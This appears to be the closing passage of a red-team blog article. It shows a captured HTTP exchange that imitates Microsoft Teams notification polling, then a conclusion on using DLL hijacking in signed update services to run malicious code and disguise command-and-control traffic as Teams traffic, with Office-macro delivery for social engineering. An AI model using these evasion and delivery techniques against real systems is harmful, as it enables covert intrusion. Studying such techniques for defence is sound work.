GET /users/8:orgid:b1a28-a1c3-3d54-4eb01adb1/endpoints/events/poll HTTP/1.1
Accept: json
Host: [redacted]azureedge.net
Referer: https://teams.microsoft.com/_
x-ms-query-params: cursor=1613554385&epfs=srt&sca=5&activeTimeout=135
x-ms-client-type: desktop
x-mx-client-version: 27/1.0.0.2021020410
Accept-Encoding: gzip, deflate, br
Origin: https://teams.microsoft
Authentication: skypetoken=eyJhbGciOiAAAAQNtwReg/ztcp5h0m7zrJRMxaGxSl1nI3rOAwmxyfzMcVX1+i60KMMbHFD9/daDtDLdQhYSuX5fDX7uczYdCFtiU=
x-ms-session-id: f73c3186-057a-d996-3b63-dbd[redacted]cda
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.4.00.2879 Chrome/80.0.3987.165 Electron/8.5.1 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 10 May 2021 14:49:02 GMT
Content-Type: application/json; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
X-Content-Type-Options: nosniff
x-ms-environment: North Europe-prod-3,_cnsVMSS-6_26
x-ms-latency: 40018.2038
Access-Control-Allow-Origin: https://teams.microsoft.com
Access-Control-Allow-Credentials: true
Connection: keep-alive
Content-Length: 177

{"next":"https://westeurope-prod-3.notifications.teams.microsoft.com/users/8:orgid:a17481c3-f754-4d06-9730-4eb0be94afc3/endpoints/a/events/poll?cursor=1613554385&epfs=srt&sca=4}
```

Sending results

Conclusion

This article shows how an attacker could take advantage of DLL Hijacking vulnerabilities in services to execute malicious code through signed binaries, mimicking the traffic of the corresponding legitimate application to minimize the chances of being detected. It should be noted that this technique can also be useful in social engineering exercises, in which deploying the malicious DLL through Microsoft Office macros in any application directory that uses this app update manager would be sufficient, without needing to directly inject or execute any payload.

https://www.youtube.com/watch?v=1F6-j6dQtU0

Leave a comment